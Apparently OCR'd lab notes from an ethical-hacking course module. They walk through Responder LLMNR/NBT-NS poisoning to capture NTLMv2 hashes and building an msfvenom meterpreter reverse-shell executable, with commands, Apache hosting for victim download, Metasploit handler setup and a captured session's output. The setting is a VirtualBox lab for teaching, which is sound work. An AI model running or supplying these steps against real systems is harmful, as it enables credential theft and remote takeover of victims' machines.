Module 6

System hacking

5.12.25

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6 . Window system exploitation :

1 . Eternalblue/139

2 . Eternalblue romance/445

1 . Responder :

1 . **Captures NTLM/NTLMv2 Hashes**
Responder listens on the network and captures authentication hashes when devices accidentally send credentials to spoofed services.

2 . **Performs LLMNR, NBT-NS & MDNS Poisoning**
It tricks Windows machines by responding to their name-resolution broadcasts, redirecting them to the attacker.

3 . **Allows Credential Cracking**
The captured hashes can be cracked offline using tools like Hashcat to get clear-text passwords.

4 . **Helps Identify Weak Network Configurations**
It shows if the network is vulnerable due to insecure protocols like LLMNR/NBT-NS being enabled.

5 . **Assists in Lateral Movement During Pentesting**
Once credentials are obtained, attackers/pentesters can use them for further exploitation (SMB, RDP, etc.).

6 . Steps :

Open kali terminal and run sudo responder -I eth0

1. Poisoners Section :

These are the protocols Responder listens to and *spoofs* to capture credentials.

- **LLMNR: [ON]**
  Responder is spoofing LLMNR broadcast requests to trick victims into sending credentials.
- **NBT-NS: [ON]**
  Responder is poisoning NetBIOS Name Service queries, another Windows name-resolution method.
- **MDNS: [ON]**
  Responder is also spoofing mDNS (used by Apple/Linux services).
- **DNS: [OFF]**
  DNS poisoning is disabled because it's dangerous and rarely useful.
-

2. Servers Section :

These are the fake servers Responder will start to collect hashes.

- **HTTP Server: [ON]**
  Used to collect NTLM hashes via fake web requests.
- **HTTPS / SSL: [OFF]**
  Off because SSL certs need configuration.
- **SMB Server: [OFF]**
  Disabled by default because Windows 10 blocks SMB spoofing.
  (Can be enabled manually if needed.)
- **Kerberos / FTP / POP3 / SMTP / IMAP / LDAP**
  These are all fake servers that Responder can run, but are OFF unless you turn them on.
- **WPAD Server: [ON]**
  Important for redirecting browsers to a fake proxy and capturing credentials.

3. HTTP Options :

Settings that change how the fake web server behaves.

- **Always Serving EXE: [OFF]**
  Not serving malicious EXE files.
- **Serving HTML: [OFF]**
  Not serving custom HTML.
- **Upstream Proxy: [OFF]**
  No proxy forwarding is set.

4. Poisoning Options :


These control how aggressive Responder is.

- **Analyze Mode: [OFF]**
  If ON → only listens without poisoning.
- **Force WPAD auth: [OFF]**
  Would force browsers to send NTLM hashes.
- **Force Basic Auth: [OFF]**
  Would force basic auth capture.
- **Force ESS Downgrade: [OFF]**
  Not attempting to weaken NTLM auth.

5. Generic Options :

These provide system and interface information.

- **Responder NIC: eth0**
  You are running Responder on interface eth0 (your main network card in Kali VM).
- **Responder IP: 192.168.0.100**
  This is the IP address your Responder server will respond from.
- **Responder IPv6: fe80::...**
  Local IPv6 assigned to eth0.
- **Challenge: 1122334455667788**
  NTLM challenge value used during authentication capture.
- **Do not Respond to Names: ISATAP, LOCAL**
  These are names Responder will ignore to avoid noise.
- **TTL for Poisoned Response: default**
  Default response timeout.




1.1

6. Responder is running and poisoning LLMNR requests.

7. It is sending fake replies to devices on the network.

7. Devices are responding back (CIM-Tool, wpad.local, Bruce).

8. You successfully captured an NTLMv2 hash from a victim.



1.2

9 . Then close the terminal.

2 . Reverseshell :

1 . Remote Access to Target Machine :
Allows an attacker/pentester to control a victim's system from their own device.

2 . Bypasses Firewall Restrictions :
Reverse shell connects *outbound* from the victim, which most firewalls allow.

3 . Used for Post-Exploitation :
After a vulnerability is exploited, a reverse shell is used to run commands and explore the system.


4 . Privilege Escalation Support :
Helps in checking system weaknesses to gain higher permissions.

5 . Data Extraction & Lateral Movement :
Used to move inside the network and extract data once access is gained.

6 . Steps :

1 . Open kali terminal.

2 . Check kali ip address ifconfig here ip is 192.168.1.10



1.1

3 . Payload (reverse shell) was created :

Use msfvenom to generate a windows reverse shell:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o reverse.exe

Meaning:

Payload type: reverse_tcp meterpreter

Attacker IP: 192.168.1.10

Attacker Port: 4444

Output file: reverse.exe

4 . Reverse shell file saved :

The payload got saved in home directory as : reverse.exe

5 . File moved to Apache Web Server folder :

copied the payload to make it downloadable:

cp reverse.exe /var/www/html

This allows the victim to download it from:

http://your-ip/reverse.exe

6 . Apache server started :

Started the Apache web server:


systemctl start apache2.service

This makes the reverse.exe file accessible over the network.

7 . Final Status :

Kali system is now:

- **Hosting reverse.exe on Apache**
- **Ready for the victim to download and run it**
- **Once the victim runs it → you will get a reverse shell on port 4444**



1.2


8 . Metasploit was opened run msfconsole.

9 . Use exploit/multi/handler This module is used to receive the reverse shell from the victim.

10 . Metasploit first loaded a generic reverse shell payload (not meterpreter).


11 . Run show options

12 . Set payload windows/x64/meterpreter/reverse_tcp This matches the payload you created using msfvenom.



1.3


13 . Run show options



1.4

14 . Set LHOST as 192.168.1.10 and run

15 . Run ipconfig it will start to show all the interfaces


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
root@kali: /home/mugdha
root@kali: /home/mugdha
-h, --help Help banner.
msf exploit(multi/handler) > set LHOST=192.168.1.10
[-] Unknown datastore option: LHOST=192.168.1.10.
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from `show payloads'.
OPTIONS:
-c, --clear Clear the values, explicitly setting to nil (default)
-g, --global Operate on global datastore variables
-h, --help Help banner.
msf exploit(multi/handler) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Sending stage (230982 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.21:56633) at 2025-12-05 02:44:15 -0500
meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 3
Name : VirtualBox Host-Only Ethernet Adapter
Hardware MAC : 0a:00:27:00:00:03
MTU : 1500
IPv4 Address : 192.168.56.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3804:be5b:f05f:f903
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 5
Name : VirtualBox Host-Only Ethernet Adapter #2
Hardware MAC : 0a:00:27:00:00:05
MTU : 1500
Right Ctrl
Air: Moderate
Today
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13:29
05-12-2025

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
